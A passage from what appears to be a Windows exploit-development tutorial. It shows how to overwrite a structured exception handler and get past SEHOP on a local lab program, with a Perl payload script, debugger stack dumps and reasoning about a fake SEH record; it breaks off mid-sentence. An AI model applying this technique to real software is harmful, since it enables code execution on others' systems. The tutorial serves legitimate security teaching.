
in the appearing window select patching, then click on the attach button:



After the attach the application will be in paused state so start it by clicking to the play button




The application will continue to run:




now the application is running. Finally send to it the data by running the a3.pl



The application stops because of the division by 0 error



As we can see the address of the exception handler is modified to the value we wanted (0x00401473). To see if our code runs press shift + F9. Because it contains int 3 it starts to run the debugger will immediately stops.



Ok, as we can see the application is immediately stopped, but again in debugger window there are no int 3 instructions, and even worse, at the bottom the debugger says the "Debugged program was unable to process exception".

What happened?

If you recall the SEHOP had some other check as well for example it walks through the SEH chain, and if the last one is not point to 0xFFFFFFFF as next Exception handler, and does not point to the ntdll!FinalExceptionHandler the application will exit without executing the exception handler code. How can we solve this problem?

We know that, the original data there were 0x0012FF78 as pointer to the next Exception Handler:


0012ED30	41414141	AAAA	
0012ED34	41414141	AAAA	
0012ED38	41414141	AAAA	
0012ED3C	41414141	AAAA	
0012ED40	148946BF	7F8E	
0012ED44	00000400	0400	
0012ED48	0012E92C	092C	
0012ED4C	0012FF78	FF78	Pointer to next SEH record
0012ED50	70001A80	1A80	SE handler
0012ED54	00000000	0000	
0012ED58	0012FF44	FF44	
0012ED5C	00401268	1268	RETURN to patching.00401268
0012ED60	0012EF38	EF38	
0012ED64	00000000	0000	
0012ED68	0040225C	225C	ASCII "Bytes received: %d"
0012ED6C	00000404	0404	
0012ED70	00403380	3380	OFFSET patching.__native_st
0012ED74	00000001	0000	
0012ED78	00000000	0000	

what would happen if we were simply left that value there?


Let us try it, so use the next perl script (a4.pl)

```
use IO::Socket;
my $sock = new IO::Socket::INET (
    PeerAddr => '127.0.0.1',
    PeerPort => '12345',
    Proto => 'tcp',
);
die "Error: $!\n" unless $sock;
my $line = "\xCC" x 1036 . "\x78\xFF\x12\x00" . "\x73\x14\x40\x00";
my $len = length $line;
my $msg = pack "L", $len;
print $sock $msg . $line;
close($sock);
```


save this perl script, then close the debugger, and restart the application. Type 0 as number, to trigger the exception handling:




start the immunity debugger again, and from the file menu select the attach command




in the appearing window select patching, then click on the attach button:



After the attach the application will be in paused state so start it by clicking to the play button




The application will continue to run:




now the application is running. Finally send to it the data by running the a3.pl




The application stops because of the division by 0 error



scroll the stack window to the end of the "\xCC"



As we can see the address of the exception handler is modified to the value we wanted (0x00401473), and the Pointer to next Exception handler remained (0x0012FF78). To see if our code runs press shift + F9. Because it contains int 3 if starts to run the debugger will immediately stops.



So think it over.

At the position 0x0012ED4C there is the value 0x0012FF78 because 0x0012FF78 is the next Exception handler. But we need there a jump back instruction for example instead of 0x0012FF78 something like 0x0012XXEB (the EB is the short jump instruction). But if you recall the tests done by SEHOP one of them is to check if the next exception handler pointer points to a 4 byte aligned address. It means to the position 0x0012ED4C we can write only the following values: 0x0012XXX0, 0x0012XXX4, 0x0012XXX8, 0x0012XXXC. As we can see the 0x0012XXEB is not good, it can not be used.

Ok, then then what should we do? We have to find a jump instruction which machine code ends with 0, or 4 or 8 or C, and one byte long.


If you take a look to an opcode reference for example at <http://ref.x86asm.net/coder32.html> you can find that the following jump instructions can be possibly good:

70 : JO Jump short if overflow (OF=1)
 74 : JZ / JE Jump short if zero/equal (ZF=0)
 78 : JS Jump short if sign (SF=1)
 7C : JL / JNGE Jump short if less/not greater (SF!=OF)

If you take a look to the flags you find that in our case the zero flag is set, sign flag is not set, overflow flag is not set. So from the four possible instructions only the 74 JZ / JE is good for us.

So we must write to the position 0x0012ED4C something like 0x0012XX74 where XX means how many bytes to jump.

BUT this number must also point to an exception handler structure. Let us check, if there is a structure exception handler structure ends with 74. to do this click to the view \ SEH chain command.




In the appearing window there is no Address ends with 74:

SEH chain of main thread	
Address	SE handler
0012E578	ntdll.772D5F80
0012ED4C	patching.00401473
0012FF78	patching._except_handler4
0012FFC4	ntdll._except_handler4
0012FFE4	ntdll._FinalExceptionHandler@16

Ok, it does not work, then what can we do?

The range we controll is 0x0012E940..0x0012ED3C. Because we control the data in this range we can create here a fake Structured Exception Handler structure.


And link this fake structure into the chain:



We can create this fake structure at the following positions:

